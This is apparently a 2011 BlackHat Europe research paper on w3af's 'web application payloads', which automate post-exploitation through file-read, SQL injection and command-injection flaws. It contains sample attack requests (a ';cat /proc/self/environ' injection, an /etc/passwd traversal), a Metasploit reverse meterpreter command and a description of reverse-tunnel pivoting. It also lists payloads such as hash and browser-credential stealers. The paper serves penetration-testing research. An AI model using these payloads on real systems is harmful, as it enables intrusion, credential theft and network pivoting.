RAPID7

# Web Application Payloads

**Andrés Riancho and Lucas Apa**

**BlackHat Europe**

**March 2011**

# Index

RAPID7

# Introduction

As the security of mission critical services like HTTP, DNS, SMTP and others are enhanced by integrating security in the software development life cycle, and operating system protections like address space layout randomization (ASLR) that protect against trivial memory corruption exploits are included in most operating systems; intruders are moving away from them and actively exploiting two very different fronts: **Web Applications** and Client-Side vulnerabilities.

This document will explain a set of **advanced techniques and their Open Source implementation** that intruders may use to automate the exploitation of Web Application vulnerabilities. These techniques are based on the least privilege principle, where the intruder will only have access to a subset of the potential actions that he would most likely be able to perform after exploiting memory corruption vulnerabilities.

## Web Application Vulnerabilities and Exploits

From the hundreds of different Web Application Vulnerabilities that can be found on any website, **only a small percentage gives the intruder a direct way for executing operating system commands.** And if we keep digging into that group we'll identify only one or two that under normal circumstances might give the intruder elevated privileges.

Keeping always in mind that the objective of the penetration tester is to gain a root shell in the remote server, Web applications seem to offer more resistance than classic memory corruption exploits; which is true if you have a 0day exploit developed within the Metasploit framework that matches the remote server installation, but if not… **the Web might be the only way in.**

Until now, the exploitation of these vulnerabilities, and the steps needed to achieve access with a user of elevated privileges had to be performed manually, which could in many situations take hours (depending on the web application penetration tester's skills) and may or may not achieve its objective.

## Research Igniter

During one of our Web Application Penetration Tests, the team responsible of this research identified an arbitrary file read vulnerability in one of the application's PHP scripts. The system was correctly configured and we could only read files which were accessible by the 'www-data' user.

The first steps the team performed were to:

- Read PHP files that might contain access credentials
- Read the application's source code
- Read other interesting files in the system

After a three hours and a half, the team identified a couple of files with passwords, which were not re-used in any of the other system logins, captured the application's source code after having to develop a small script that would automate the process, and read through some interesting files like "`.bash_history`".

Until then, the team had obtained some information about the system but was still failing to gain access to executing arbitrary operating system commands. The success only came after discovering that the web application had a hidden directory (not linked from within the HTML) with an arbitrary file upload vulnerability.

Using that vulnerability the team was able to upload a PHP-shell that allowed them to execute arbitrary operating system commands as 'www-data'. Based on these new capabilities, and the knowledge gained in the previous phases, the team was able to elevate their privileges and gain root in the remote system.

During the retrospective phase performed by the team after the engagement was completed, **it was clear that the process could be automated**.

## Web Application Payloads

Web Application Payloads are the evolution of old school **system call payloads** which are used in memory corruption exploits since the 80's. The basic problem solved by any payload is pretty simple: "I have *access*, what now?". In memory corruption exploits it's pretty easy to perform arbitrary tasks because after successful exploitation the attacker is able to control the remote CPU and memory, which allow for execution of arbitrary operating system calls. With this power it's possible to create a new user, run arbitrary commands or upload files.

In the Web Application field *the situation is completely different*, the intruder is restricted to the "system calls" that the vulnerable Web Application script exposes. For example:

- Arbitrary File Read Vulnerabilities *expose* **read()**
- OS Commanding Vulnerabilities *expose* **exec()**
- SQL Injection Vulnerabilities *expose* **read(), write()** and possibly **exec()**

Web Application Payloads are small pieces of code that are run in the intruder's box, and then translated by the Web Application exploit to a combination of GET and POST requests to be sent to the remote Web server. For example, a call to the emulated syscall read() with "/proc/self/environ" as a parameter would generate this request when it's run through an arbitrary file read vulnerability:

```
http://host.tld/read.php?file=/proc/self/environ
```

And this other request when exploiting an OS Commanding vulnerability:

```
http://host.tld/os.php?cmd=;cat /proc/self/environ
```

## IMPLEMENTATION

The **Web application payloads implementation was developed as a part of the w3af framework**, an Open Source Web application attack and audit framework developed by contributors around the world since 2007 and lead by Andrés Riancho since its conception.

Four main implementation details are described in this paper:

- Abstraction layer between Web Application Payloads and Exploits
- One to many relationship between payloads and exploits
- Usage of the framework's knowledge
- System Calls can be implemented using various capabilities

### Abstraction layer between Web Application Payloads and Exploits

Our implementation allows for any Web application payload to be run through any exploit. The only requirement is that the exploit implements the necessary interface for communicating with the payload. For example, the "**kernel_version.py**" payload may be run through the following attack plugins that are available in w3af: *sqlmap, localFileInclude, davShell, eval, fileUploadShell, osCommandingShell,* and *remoteFileIncludeShell.*

This level of abstraction allows payloads to be simple, quick to write, modify and extend.

### One to many relationship between payloads and exploits

One of the most interesting implementation features is that the Web application payload *doesn't care which vulnerability - exploit combination provides each system call*, for example, a payload that requires read(), write() and exec() could use an arbitrary file read vulnerability to read files, an arbitrary file upload to write files inside the webroot and a SQL injection to execute operating system commands.

This gives the payload writer a huge advantage, since he can write all types of payloads without caring how they will be executed afterwards.

In the case of having more than one implementation for the same syscall available, the framework implements an algorithm to choose the fastest and more reliable one. Experienced users can also override this algorithm and choose the syscalls they want to use.

### Usage of the framework's knowledge

Web Application Payloads are usually run after a w3af scan, which gives the payloads a plethora of information they can use for gathering information and taking decisions. An example will clarify this concept: the "**get_source_code.py**" payload uses the URL list gathered during web spidering as input to download all the application files from the webroot to the intruder's system. Other examples include taking different actions if the remote server has a Cross-Site Scripting vulnerability or not, is a Windows or Linux server, uses Apache or IIS, etc.

### System Calls can be implemented using various capabilities

The last implementation detail that's interesting to understand is that when the remote Web application vulnerability is exporting an "exec()" capability it is possible to emulate read() and write() using operating system commands like "cat" and "echo string > file". This allows the w3af framework to use vulnerabilities with elevated capabilities like exec() to run almost all payloads that are available.

## IMPLEMENTATION DEMO

The following is a console dump from w3af scanning a vulnerable application, exploiting a vulnerability and then running the **list_processes** plugin, the most important sections are marked in **bold** for fast reading:

```
dz0@brick:~/w3af/w3af/branches/web-payloads$ ./w3af_console
w3af>>> plugins
w3af/plugins>>> audit localFileInclude
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> set target
                      http://localhost/local_file_read.php?file=section.txt
w3af/config:target>>> back
w3af>>> start
Found 1 URLs and 1 different points of injection.
The list of URLs is:
- http://localhost/local_file_read.php
The list of fuzzable requests is:
- http://localhost/local_file_read.php | Method: GET | Parameters: (file="section.txt")
Starting localFileInclude plugin execution.
Local File Inclusion was found at: "http://localhost/local_file_read.php", using
HTTP method GET. The sent data was: "file=../../../../../../../../../etc/passwd".
This vulnerability was found in the request with id 3.
Finished scanning process.
w3af>>> exploit
w3af/exploit>>> exploit localFileReader
localFileReader exploit plugin is starting.
The vulnerability was found using method GET, but POST is being used during this
exploit. Vulnerability successfully exploited. This is a list of available
shells and proxies:
- [0] <shell object (rsystem: "*nix")>
Please use the interact command to interact with the shell objects.
w3af/exploit>>> interact 0
Execute "endInteraction" to get out of the remote shell. Commands typed in this
menu will be runned through the localFileReader shell
w3af/exploit/localFileReader-0>>> payload list_processes
```

```
++++++++++++++++++++...+++.++++.++.++.++++..+..++++++++.++++++++++++++++++++.
+.+++++++++.++++++++++++++++++++++++++++++++++++++++++++++++++.+++++...+++
PID    NAME                STATUS              CMD
1      init                S (sleeping)        /sbin/init
2      kthreadd            S (sleeping)        [kernel process]
3      migration/0         S (sleeping)        [kernel process]
4      ksoftirqd/0         S (sleeping)        [kernel process]
5      watchdog/0          S (sleeping)        [kernel process]
6      migration/1         S (sleeping)        [kernel process]
7      ksoftirqd/1         S (sleeping)        [kernel process]
8      watchdog/1          S (sleeping)        [kernel process]
...
...
5183   mysqld              S (sleeping)        /usr/sbin/mysqld --basedir=/usr
       --datadir=/var/lib/mysql --user=mysql --pid-file=/var/run/mysqld/mysqld.pid
       --skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.sock
...
...
5890   cupsd               S (sleeping)        /usr/sbin/cupsd
5940   nessus-service      S (sleeping)        /opt/nessus/sbin/nessus-service -D -q
5943   nessusd             S (sleeping)        nessusd -q
6018   master              S (sleeping)        /usr/lib/postfix/master
6038   privoxy             S (sleeping)        /usr/sbin/privoxy --pidfile
       /var/run/privoxy.pid --user privoxy /etc/privoxy/config
...
...
12803  apache2             S (sleeping)        /usr/sbin/apache2 -k start
12804  apache2             S (sleeping)        /usr/sbin/apache2 -k start
12805  apache2             S (sleeping)        /usr/sbin/apache2 -k start
w3af/exploit/localFileReader-0>>>
```

This shows how it's possible to retrieve the **full list of running process with a simple arbitrary file read vulnerability.** Similar examples that are able to read the open TCP/IP connections, operating system IP route table, and much more information are not shown for the sake of brevity.

## Example Source Code

The next code snippet is an example of the classic format that many of the simple Web application payloads follow. At the beginning the file containing the information is read using the emulated syscall read() that the shell object implements, then the contents of the file is parsed until it's returned to the user.

```
list = parse_route(self.shell.read('/proc/net/route'))
for line in list:
    if len(line) > 7 and 'Iface' not in line:
        result['route'].append({'Iface':line[0][1:],\
                                'Destination':str(dec_to_dotted_quad(int(line[1], 16))), \
                                'Gateway':str(dec_to_dotted_quad(int(line[2], 16))), \
                                'Mask':str(dec_to_dotted_quad(int(line[7], 16)))})

return result
```

## Least Privilege Principle

All payloads were developed using the least privilege principle, in other words, if it is possible to retrieve the current user running the Apache daemon using three different methods, each requiring different privileges and capabilities; the payload will implement the one that achieves the goal with the least privileges. This means that even though the user executing the payload is in a *restricted environment*, he'll be able to get a lot of useful application and operating system information.

## Platform Support

While most of the implemented payloads are for Linux systems, we've been working on extending the support for Windows, in order to allow the users to run the same payload that **retrieves the remote user list** in both Windows and Linux environments.

w3af will internally detect the operating system and read/execute the necessary files and commands to achieve the goal specified by the user.

## Basic Payload List

While this is a work in progress, we've managed to develop the following payloads, which focus on getting the penetration tester all the information possible from vulnerabilities which directly (arbitrary file read) or indirectly (DAV misconfiguration, SQL Injection, OS Commanding and many more) allow to read arbitrary files:

- apache_config_directory
- apache_config_files
- apache_htaccess
- apache_modsecurity
- apache_root_directory
- apache_run_group
- apache_run_user
- apache_ssl
- apache_version
- arp_cache
- cpu_info
- ldap_config_files
- list_kernel_modules
- list_processes
- log_reader
- mail_config_files
- mysql_config_directory
- mysql_config
- netcat_installed
- os_fingerprint
- pixy
- portscan

- current_user
- dhcp_config_files
- dns_config_files
- domainname
- filesystem
- firefox_stealer
- ftp_config_files
- gcc_version
- get_hashes
- get_source_code
- hostname
- hosts
- iis_root_directory
- interesting_files
- is_root
- kerberos_config_files
- kernel_version
- read_mail
- rootkit_hunter
- root_login_allowed
- route
- running_honeypot
- running_vm
- smb_config_files
- spider
- ssh_config_files
- ssh_version
- svn_config_files
- tcp
- udp
- uptime
- users_config_files
- users
- w3af_agent

The following graph shows a summary of the implemented payloads and their focus:

# Advanced Payloads

## METASPLOIT INTEGRATION


The w3af framework, and specifically its Web application payloads, can interact with the Metasploit framework using three different web payloads:

- **msf_windows_vncinject_reverse.py**
- **msf_windows_meterpreter_reverse_tcp.py**
- **msf_linux_x86_meterpreter_reverse.py**

This interaction allows the user to easily run MSF payloads in the remote server. w3af users just need to identify a Web application vulnerability, exploit it, combine different Web application payloads to elevate their capabilities on the remote system (if needed) and then run:

```
>>> payload msf_linux_x86_meterpreter_reverse <your ip address>
```

w3af will create the reverse_x86_linux payload and embed it inside an ELF file using MSF, call the corresponding payload handler, and execute the ELF file in the remote server. Once the payload has been executed, w3af lets MSF take control and communicate directly with the remote end. The following graph explains the previously detailed steps:



## ROUTE TCP/IP TRAFFIC THROUGH THE COMPROMISED SERVER

The **w3af_agent** payload is able to establish a reverse connection between the compromised server and the host running the w3af framework, and route TCP/IP traffic through that connection. In order to achieve this, the Web Application Payload follows these steps:

1. Using the write() syscall upload a small python script to the remote Web server
2. Perform an **extrusion scan** to verify which ports the remote Web server can use for outbound connections. This is a simple process that takes only four steps:
    a. Upload a script to the remote end using the write() syscall
    b. Start scapy (Python packet sniffer) on the box running w3af to capture incoming traffic from the remote end.
    c. Run the uploaded script using exec()
    d. Locally analyze which packets that were sent from the remote server reached the w3af box
3. In the w3af box, listen for incoming connections on the TCP port that was detected as usable during the extrusion scan.
4. Execute the uploaded script that creates a reverse connection
5. In the w3af box, start a SOCKS proxy daemon that will forward all traffic through the reverse connection

The simple nature of this implementation allows it to be used on any operating system (for both the w3af and the remote box). At this point, the only requirement for the remote end is to have a working Python installation, but this requirement can be easily solved by compiling the script into statically linked PE / ELF binaries and uploading those instead.

## STATIC CODE ANALYSIS

One of the most interesting achievements of this research is the development of a Static Code Analyzer as part of the w3af framework. This allows the framework users to follow these steps:

1. Perform a w3af scan and identify a vulnerability that exposes a low privileged read() syscall
2. Exploit the vulnerability and gain read() access to the remote file system
3. Execute a payload that retrieves the application's source code
4. Launch the static code analyzer against the source code and identify new vulnerabilities, which might expose other capabilities like write() and exec()
5. Exploit the new vulnerabilities found during SCA and gain access to the remote Web server

The static code analyzer that was developed for this payload is able to identify SQL Injections, OS Commanding, eval() vulnerabilities and arbitrary file reads and remote file inclusions in the PHP programming language. It was developed in an extensible way, with the objective of supporting other languages and different types of vulnerabilities.

The basic technique implemented in this tool to detect the vulnerabilities in the source code is known as taint analysis[1] [2] [3]. And has proven to be the most effective way to reduce the false positive and negative rate of the feature.

---

[1] A. Sabelfeld and A. C. Myers, "Language-based information-flow security", *IEEE Journal on Selected Areas in Communications*, 2003

## System Call Proxying

During the initial brainstorming phase performed at the early stages of this research the team discovered that it was impossible to create all the Web Application Payloads we wanted in the available timespan, so we needed to **leverage the power of already existing tools**.

Our solution was to implement a proof of concept implementation of a syscall proxy system that exploits the capabilities exposed by Web application vulnerabilities.

Before we continue, it's important to clarify that syscall proxying is a technique which was introduced by Maximiliano Caceres (CORE SDI) in early 2001, but as far as we could see, it was never used to exploit Web application vulnerabilities.

The implementation is based on **subterfugue**, which quoting the project's page is a "framework for observing and playing with the reality of software; it's a foundation for building tools to do tracing, sandboxing, and many other things. You could think of it as strace meets expect". Subterfugue allowed us to easily create a software that would hook into a local process syscall like open(), perform a set of actions, and then return control to the process.

With the current implementation it's possible to run **locally installed, unmodified versions** of simple commands like "cat" and complex software like log analysis tools and antivirus (clamav) that will read their input files from the compromised server.

The proof of concept implementation within w3af has support for hooking into the process' open() syscall, which allows to intercept all process' access to the file system. Hooking to other actions such as write() , stats() , flush() would be trivial, but requires a clear definition of the expected result, as it might be impossible to emulate such system calls over a vulnerability that has only arbitrary file read capabilities.

There are two main issues with the current implementation:


- A process, in its initialization phase, will read different libraries from the local filesystem. As w3af is hooking to the open() syscall, all those "library reads" are also intercepted by subterfugue and will be performed on the remote system. In the case in which the remote system has the library installed, the process will complete its initialization phase and continue to run normally; but that's an undesired case that can be solved with a black-list that forces some files to be read locally. As the reader may already suspect, blacklists are not a perfect solution: they get outdated and fail to cover all cases.
- Depending on the remote web application code, language and configuration, it might be possible to read binary files but only until the first null-byte is found.

---

[2] J. Ligatti, L. Bauer, D. Walker. "Edit automata: Enforcement mechanisms for run-time security policies". *International Journal of Information Security*, 2005

[3] T. Terauchi and A. Aiken. "Secure information flow as a safety problem". In *12th International Static Analysis Symposium*, September 2005

The following graph explains the whole process, from the start of a w3af scan to the hooking of a local process' open() syscall:



This is the following python code is **called before each open() syscall**, and shows in more detail what happens on each call:

```
def callbefore(self, pid, call, args):
    '''
    Entry point for the trick.
    @return: None
    '''
    m = Memory.getMemory(pid)
    arg_mem_addr_path = args[0]
    arg_flags = args[1]
    arg_mode = args[2]

    try:
        filename = m.get_string( arg_mem_addr_path )
    except:
        pass
    else:

        if not self._is_library( filename ):

            local_filename = self._download_file( filename )

            area, area_size = m.areas()[0]
            m.poke(area, local_filename + '\0')

            return (None, None, None, (area, arg_flags, arg_mode) )

    return None
```

# Pending Work

### The Windows OS

The research team focused most of its attention in the creation of payloads that automate the process of exploiting Web Applications that run in Linux operating systems. While the Web payloads framework and some of the payloads have Windows support; the most important pending work is related to supporting the Windows OS.

During the implementation phase, it was obvious to the team that developing payloads for Windows was harder than for Linux. Having no access to something similar to the proc filesystem, on file configuration files like the ones that exist in "/etc/" (as opposed to the Windows registry), stricter file permissions and our personal ignorance about Windows operating system internals were some of the impediments in this process.

### Multiple w3af Scans

The Web Application Payload implementation within w3af gives the payload developer the power to call other payloads and easily get the results back through an API design. It would be very interesting to extend the implementation to allow the payloads to **launch a new w3af scan against a newly identified resource**, which would allow the framework to find more vulnerabilities and keep pivoting until a vulnerability with the exec() capability is identified.

This feature could easily lead to multiple loops of scanning, exploiting and pivoting that would finish with all vulnerabilities identified, exploited, and the w3af user with full access to the remote OS.

## Long Term Objectives

The objective of this team is to make these techniques **the standard for Web Application Exploitation.** In order to achieve that goal, more work needs to be done in terms of documentation, user interface and community interaction to create Web Application Payloads that can automate most of the repetitive tasks performed each time a web application penetration tester gets any type of access to a remote application.

## Conclusions

The research and development of the Web Application Payloads opened our eyes to thousands of places where Web application security scanners and exploitation frameworks can be improved. w3af's implementation of this feature is still in its early stages, but it has potential to grow into the best in class post exploitation tool for Web applications.